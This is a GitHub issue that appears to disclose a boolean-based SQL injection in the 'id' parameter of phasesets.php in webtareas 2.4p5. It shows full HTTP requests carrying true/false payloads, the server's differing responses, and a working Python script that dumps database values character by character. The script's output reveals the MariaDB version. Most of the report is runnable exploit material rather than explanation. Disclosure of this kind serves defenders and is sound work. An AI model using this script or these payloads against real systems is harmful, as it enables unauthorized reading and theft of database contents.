anhdq201 / webtareas Public

Code Issues 12 Pull requests Actions Projects Security ···

New issue

Jump to bottom

SQL injection Vulnerability on "id" in phasesets.php in webtareas 2.4p5 #1

Open anhdq201 opened this issue on Oct 23 · 0 comments

anhdq201 commented on Oct 23 Owner


Version: 2.4p5

Description

The id parameter appears to be vulnerable to SQL injection attacks.

Proof of Concept

Step 1: Go to "/administration/phasesets.php?mode=delete&id=1", add payload '+and+1=1' to id parameter and see response with status 200 OK




Request

```
GET /administration/phasesets.php?mode=delete&id=1+and+1=1 HTTP/1.1
Host: localhost:13340
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:13340/administration/phasesets.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: fusion76pfl_visited=yes; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFINDER_order=name; KCFINDER_orderDesc=off; KCFINDER_view=thumbs; KCFINDER_displaySettings=off; phpbb3_e8syp_k=; phpbb3_e8syp_u=48; phpbb3_e8syp_sid=743d3129957b9c056246073522737e2e; _ga=GA1.1.218229828.1664898394; fusion76811_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0%2C2; usertbl_search=%25; cookie_test=please_accept_for_session; __gads=ID=b63f95e1677676e3-223ed1eb6ed70099:T=1666372760:RT=1666372760:S=ALNI_Mb91DmkK_x0j8j2k2pPxjDqiKciZg; __gpi=UID=00000b688c13c685:T=1666372760:RT=1666503579:S=ALNI_MYgK91G2FUuVtBvjCRk2-ukI-abew; webTareasSID=he7769o9b55ia97c96ht4908in
Connection: close


```

Response

```
HTTP/1.1 200 OK
Date: Sun, 23 Oct 2022 07:17:02 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.30
X-Powered-By: PHP/7.4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 11352

<!DOCTYPE html>
<!-- Powered by webTareas v2.4 -->
<html>
  <head>
    <meta http-equiv="cache-control" content="no-cache,no-store">
    <meta http-equiv="expires" content="0">
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>
      webTareas
    </title>
    <meta name="robots" content="none">
    <meta name="description" content="Groupware module. Manage web projects with team collaboration, users management, tasks and projects tracking, files approval tracking, project sites clients access, customer relationship management.">
    <meta name="keywords" content="management, web, projects, tasks, organizations, reports, application, module, file management, project site, team collaboration, crm, CRM, cutomer relationship management, workflow, workgroup, timesheet">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="../favicon.ico?ver=1634720331" rel="shortcut icon" type="image/x-icon" />
    <script type="text/Javascript">
      <!--
      var gBrowserOK = true;
      var gOSOK = true;
      var gCookiesOK = true;
      var gFlashOK = true;
```

Step 2: Add payload '+and+1=2' to id parameter and see response with status 302 Found



Request

```
GET /administration/phasesets.php?mode=delete&id=1+and+1=2 HTTP/1.1
Host: localhost:13340
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:13340/administration/phasesets.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: fusion76pfl_visited=yes; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFINDER_order=name; KCFINDER_orderDesc=off; KCFINDER_view=thumbs; KCFINDER_displaySettings=off; phpbb3_e8syp_k=; phpbb3_e8syp_u=48; phpbb3_e8syp_sid=743d3129957b9c056246073522737e2e; _ga=GA1.1.218229828.1664898394; fusion76811_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0%2C2; usertbl_search=%25; cookie_test=please_accept_for_session; __gads=ID=b63f95e1677676e3-223ed1eb6ed70099:T=1666372760:RT=1666372760:S=ALNI_Mb91DmkK_x0j8j2k2pPxjDqiKciZg; __gpi=UID=00000b688c13c685:T=1666372760:RT=1666503579:S=ALNI_MYgK91G2FUuVtBvjCRk2-ukI-abew; webTareasSID=he7769o9b55ia97c96ht4908in
Connection: close


```


Response

```
HTTP/1.1 302 Found
Date: Sun, 23 Oct 2022 07:19:06 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.30
X-Powered-By: PHP/7.4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../administration/phasesets.php?mode=list&msg=permissiondenied
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Step 3: Identify SQLi boolean based vulnerability, then write script dump database

```
import requests, urllib.parse, string

# query = sys.argv[1]
#printable = string.printable
url = 'http://localhost:13340/administration/phasesets.php?mode=delete&id='
headers = {
    'Cookie': 'webTareasSID=o75prl9v5q8pjflftgi321mipj'
}


def calclength(query):
    target = query.split('+')[0]
    lent = 0
    for n in range(1, 100):
        payload = "1+and+length((select+%s))=%d" % (target, n)
        resp = requests.get(url + payload, headers=headers)
        if 'test1' in resp.text:
            lent = n
            break
    return lent


def dump(query):
    global url, headers
    lent = calclength(query)
    print('lent = '+str(lent))
    result = ''
    for i in range(1, lent + 1):
        for n in range(30, 123):
            payload = "1+and+ASCII(substring((select+%s),%d,1))=%d" % (query, i, n)
            resp = requests.get(url + payload, headers=headers)
            #print(payload)
            if 'test1' in resp.text:
                c = chr(n)
                print("Found: %s" % c)
                result += c
                break
    return result


print(dump('@@version'))
```

Result:



```

def calclength(query):
    target = query.split('+')[0]
    lent = 0
    for n in range(1, 100):
        payload = "1+and+length((select+%s))=%d" % (target, n)
        resp = requests.get(url + payload, headers=headers)
        if 'test1' in resp.text:
            lent = n
            break
    return lent


def dump(query):
    global url, headers
```

```
Found: r
Found: i
Found: a
Found: D
Found: B
10.4.25-MariaDB

Process finished with exit code 0
```

Impact

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.
A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

anhdq201 changed the title ~~SQL injection Vulnerability on "id" phasesets.php in webtareas 2.4p5~~ SQL injection Vulnerability on "id" in phasesets.php in webtareas 2.4p5 on Oct 23

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant